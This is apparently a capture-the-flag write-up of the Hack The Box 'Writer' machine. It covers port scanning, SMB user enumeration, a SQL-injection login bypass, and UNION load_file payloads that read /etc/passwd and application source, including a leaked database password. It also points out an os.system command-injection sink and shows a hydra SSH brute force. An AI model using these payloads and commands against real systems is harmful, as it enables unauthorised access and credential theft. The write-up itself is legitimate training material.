1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Port 22 with OpenSSH

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_  256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
```

1.1.2 Port 80

Port 80 with Apache httpd 2.4.41

```
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Story Bank | Writer.HTB
```

1.1.3 Port 139 + 445

Port 139 and 445 with SMB related services

```
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
```

Nmap SMB script result

```
Host script results:
|_clock-skew: 26s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-12-06T08:16:04
|_  start_date: N/A
|_nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

1.2 Web directory fuzzing

Discovered of 'administrator' directory


```
------------------------------------------------

about                   [Status: 200, Size: 3522, Words: 250, Lines: 75]
administrative          [Status: 200, Size: 1443, Words: 185, Lines: 35]
contact                 [Status: 200, Size: 4905, Words: 242, Lines: 110]
dashboard               [Status: 302, Size: 208, Words: 21, Lines: 4]
logout                  [Status: 302, Size: 208, Words: 21, Lines: 4]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10]
static                  [Status: 301, Size: 309, Words: 20, Lines: 10]
:: Progress: [20475/20475] :: Job [1/1] :: 157 req/sec :: Duration: [0:02:12] :: Errors: 0 ::
```

1.3 Website enumeration


1.3.1 Administrative directory

Access to '/administrative' directory. Discovered for admin login page. But currently, do not have any valid credentials.



1.3.2 Static directory

Access to '/static' directory as discovered from fuzzing. Discovered more file to go for examine.



1.4 SMB Enumeration

1.4.1 SMBMap

Take guest account access via SMBMap Discovered a writer2_project.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ smbmap -u "guest" -p "" -H "10.10.11.101" -d "writer.htb"
[+] Guest session       IP: 10.10.11.101:445    Name: writer.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        writer2_project                                         NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (writer server (Samba, Ubuntu))
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$
```

1.4.2 Enum4Linux


Enum4linux tools to get more details about the domain. Discovered 2 user on the system

```
 =============================================================================
|    Users on 10.10.11.101 via RID cycling (RIDS: 500-550,1000-1050)    |
 =============================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1663171886-1921258872-720408159
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kyle (Local User)
S-1-22-1-1001 Unix User\john (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
```

1.5 SQL Injection (SQLi)


1.5.1 Bypass Login Panel

Bypass the login page with True statement and comment in SQL.




1.5.2 Dashboard Panel

Bypassed the admin login panel. Discovered dashboard page.



1.5.3 Authors


Discovered all the author for the post and Add story action or event button.




ID	Author	Title	Tagline	Date Created	Status
1	Nina Chyll	<u>On the Origin of Shadows</u>	<u>#BewareOfShadows</u>	2021-05-17 21:48:33	Published
2	Yolanda Wu	Autumn Rain	#Fiction	2021-05-17 21:57:04	Published
3	Nina Chyll	The Tree Surgeon's Dictionary	#Saddening	2021-05-17 22:04:42	Published
4	Catherine Hill	Samill the Trickster 2021 Edition	#Contest87	2021-05-17 22:09:16	Published
5	Evelyn Kill	How the Fish Survive	#Contest84	2021-05-17 22:15:31	Published
6	Christina Marie	Life's Leftovers	#Contest78	2021-05-17 22:18:13	Published
7	R.A	The Violinist	#Contest75	2021-05-17 22:23:04	Published

1.5.4 Upload images

Under Stories tab, Add Story section on top left, allowed to upload images. Must in .JPG format.





1.6 SQLi Enumeration

1.6.1 Current user privileges

Check privileges by using sqlmap tool. Identified current admin user has FILE perms.

```
[05:37:36] [INFO] adjusting time delay to 3 seconds due to good response times
dmin@localhost
current user: 'admin@localhost'
[05:40:23] [INFO] fetching database users privileges
[05:40:23] [INFO] fetching database users
[05:40:23] [INFO] fetching number of database users
[05:40:23] [INFO] retrieved: 1
[05:40:29] [INFO] retrieved: 'admin'@'localh
[05:44:01] [ERROR] invalid character detected. retrying..
[05:44:01] [WARNING] increasing time delay to 4 seconds
os
[05:45:08] [ERROR] invalid character detected. retrying..
[05:45:08] [WARNING] increasing time delay to 5 seconds
[05:45:52] [ERROR] invalid character detected. retrying..
[05:45:52] [WARNING] increasing time delay to 6 seconds
t'
[05:47:35] [INFO] fetching number of privileges for user 'admin'
[05:47:35] [INFO] retrieved: 1
[05:47:44] [INFO] fetching privileges for user 'admin'
[05:47:44] [INFO] retrieved: FILE
database management system users privileges:
[*] %admin% [1]:
    privilege: FILE
```

1.6.2 Retrieve Files

1.6.2.1 /etc/passwd

```
Request
Pretty Raw Hex \n
1  POST /administrative HTTP/1.1
2  Host: writer.htb
3  User-Agent: Mozilla/5.0 (X11; Linux
   x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,applicati
   on/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type:
   application/x-www-form-urlencoded
8  Content-Length: 89
9  Origin: http://writer.htb
10 Connection: close
11 Referer: http://writer.htb/administrative
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 uname=admin' UNION SELECT
   NULL,load_file('/etc/passwd'),'3','4','5'
   ,'6'-- -&password=aaaa

Response
Pretty Raw Hex Render \n
25     <div class="page vertical-align text-center">
26       <div class="page-content vertical-align-middle">
27         <header>
28           <h3 class="animation-slide-top">
               Welcome adminroot:x:0:0:root:/root:/bin/bash
29             daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
30             bin:x:2:2:bin:/bin:/usr/sbin/nologin
31             sys:x:3:3:sys:/dev:/usr/sbin/nologin
32             sync:x:4:65534:sync:/bin:/bin/sync
33             games:x:5:60:games:/usr/games:/usr/sbin/nologin
34             man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
35             lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
36             mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
37             news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
38             uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
39             proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
40             www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
41             backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
42             list:x:38:38:Mailing List
               Manager:/var/list:/usr/sbin/nologin
43             irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
44             gnats:x:41:41:Gnats Bug-Reporting System
               (admin):/var/lib/gnats:/usr/sbin/nologin
45             nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
46             systemd-network:x:100:102:systemd Network
               Management,,,:/run/systemd:/usr/sbin/nologin
47             systemd-resolve:x:101:103:systemd
               Resolver,,,:/run/systemd:/usr/sbin/nologin
48             systemd-timesync:x:102:104:systemd Time
```

1.6.2.2 000-default.conf

As this is apache web server. Try to get 000-default.conf on sites-enabled directory.

Discovered that current web server at writer.htb directory and wsgi python.

```
<VirtualHost *:80>
        ServerName writer.htb
        ServerAdmin admin@writer.htb
        WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
        <Directory /var/www/writer.htb>
                Order allow,deny
                Allow from all
        </Directory>
        Alias /static /var/www/writer.htb/writer/static
        <Directory /var/www/writer.htb/writer/static/>
                Order allow,deny
                Allow from all
        </Directory>
        ErrorLog ${APACHE_LOG_DIR}/error.log
        LogLevel warn
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Discovered another directory of writer2_project that bind with port 8080.

```
#<VirtualHost 127.0.0.1:8080>
#   ServerName dev.writer.htb
#   ServerAdmin admin@writer.htb
#
        # Collect static for the writer2_project/writer_web/templates
#   Alias /static /var/www/writer2_project/static
#   <Directory /var/www/writer2_project/static>
#       Require all granted
#   </Directory>
#
#   <Directory /var/www/writer2_project/writerv2>
#       <Files wsgi.py>
#           Require all granted
#       </Files>
#   </Directory>
#
#   WSGIDaemonProcess writer2_project python-path=/var/www/writer2_project python-home=/var/www/
writer2_project/writer2env
#   WSGIProcessGroup writer2_project
#   WSGIScriptAlias / /var/www/writer2_project/writerv2/wsgi.py
#        ErrorLog ${APACHE_LOG_DIR}/error.log
#        LogLevel warn
#        CustomLog ${APACHE_LOG_DIR}/access.log combined
#
#</VirtualHost>
```

1.6.2.3 writer.wsgi

Discovered '/var/www/writer.htb/writer.wsgi' content

```
#!/usr/bin/python3

import sys
import logging
import random
import os

# Define logging
logging.basicConfig(stream=sys.stderr)
sys.path.insert(0,"/var/www/writer.htb/")

# Import the __init__.py from the app folder
from writer import app as application
application.secret_key = os.environ.get("SECRET_KEY", "")
```

Current known directory.

```
# Summary of Known Directory
/var/www/writer.htb
/var/www/writer.htb/writer
/var/www/writer2_project
/var/www/writer2_project/writerv2
```

1.6.2.4 __init__.py script

Try to fuzz for '__init__.py' script on known directory. Finally obtain __init__.py as shown below.

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 125
Origin: http://writer.htb
Connection: close
Referer:
http://writer.htb/administrative
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

uname=admin' UNION SELECT NULL,
load_file('/var/www/writer.htb/writer/
__init__.py'), NULL, NULL, NULL,
NULL-- -&password=NULL
```

```
27          <header>
28            <h3 class="animation-slide-top">
              Welcome adminfrom flask import Flask, session, redirect,
              url_for, request, render_template
29            from mysql.connector import errorcode
30            import mysql.connector
31            import urllib.request
32            import os
33            import PIL
34            from PIL import Image, UnidentifiedImageError
35            import hashlib
36
37            app =
              Flask(__name__,static_url_path=&#39;&#39;,static_folder=&#39;s
              tatic&#39;,template_folder=&#39;templates&#39;)
38
39            #Define connection for database
40            def connections():
41            try:
42            connector = mysql.connector.connect(user=&#39;admin&#39;,
              password=&#39;TouchPasswordToCrack&#39;
```

1.6.2.5 Python script content

Discovered that the script allowed to RCE.

```
@app.route('/dashboard/stories/add', methods=['GET', 'POST'])
def add_story():
    if not ('user' in session):
        return redirect('/')
    try:
        connector = connections()
    except mysql.connector.Error as err:
            return ("Database error")
    if request.method == "POST":
        if request.files['image']:
            image = request.files['image']
            if ".jpg" in image.filename:
                path = os.path.join('/var/www/writer.htb/writer/static/img/', image.filename)
                image.save(path)
                image = "/img/{}".format(image.filename)
            else:
                error = "File extensions must be in .jpg!"
                return render_template('add.html', error=error)
```

append xxx.jpg to /static/img

os.system() in python allow to run command execution.

```
        if request.form.get('image_url'):
            image_url = request.form.get('image_url')
            if ".jpg" in image_url:
                try:
                    local_filename, headers = urllib.request.urlretrieve(image_url)
                    os.system("mv {} {}.jpg".format(local_filename, local_filename))
                    image = "{}.jpg".format(local_filename)
                    try:
                        im = Image.open(image)
                        im.verify()
                        im.close()
                        image = image.replace('/tmp/','')
                        os.system("mv /tmp/{} /var/www/writer.htb/writer/static/img/{}".format(
image, image))
                        image = "/img/{}".format(image)
                    except PIL.UnidentifiedImageError:
                        os.system("rm {}".format(image))
                        error = "Not a valid image file!"
                        return render_template('add.html', error=error)
```

injection point

1.6.3 Console Users

Grab from /etc/passwd file. Discovered that kyle and john is indeed real user on the machine.

Compare the username obtained from SMB enumeration. Go for SSH Brute Force

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/target-items$ cat passwd.txt | grep sh$
root:x:0:0:root:/root:/bin/bash
kyle:x:1000:1000:Kyle Travis:/home/kyle:/bin/bash
filter:x:997:997:Postfix Filters:/var/spool/filter:/bin/sh
john:x:1001:1001:,,,:/home/john:/bin/bash
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/target-items$
```

1.7 SSH Brute Force

Since knowing the user on the machine. Try to brute force SSH credentials.

```
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ sudo hydra -L '/home/sodanew/Documents/HTB/Machine/Linux/Writer/words-dir/users.txt' -P /usr/share/wordlis
ts/rockyou.txt 10.10.11.101 ssh -V -t 4 -T 10
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-10 15:07:23
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 28688796 login tries (l:2/p:14344398), ~7172199 tries per task
[DATA] attacking ssh://10.10.11.101:22/
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "123456" - 1 of 28688796 [child 0] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "12345" - 2 of 28688796 [child 1] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "123456789" - 3 of 28688796 [child 2] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "password" - 4 of 28688796 [child 3] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "iloveyou" - 5 of 28688796 [child 2] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "princess" - 6 of 28688796 [child 1] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "1234567" - 7 of 28688796 [child 3] (0/0)
```

Result. Not the intended way.

```
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "abcdef" - 5 of 7 [child 4] (0/0)
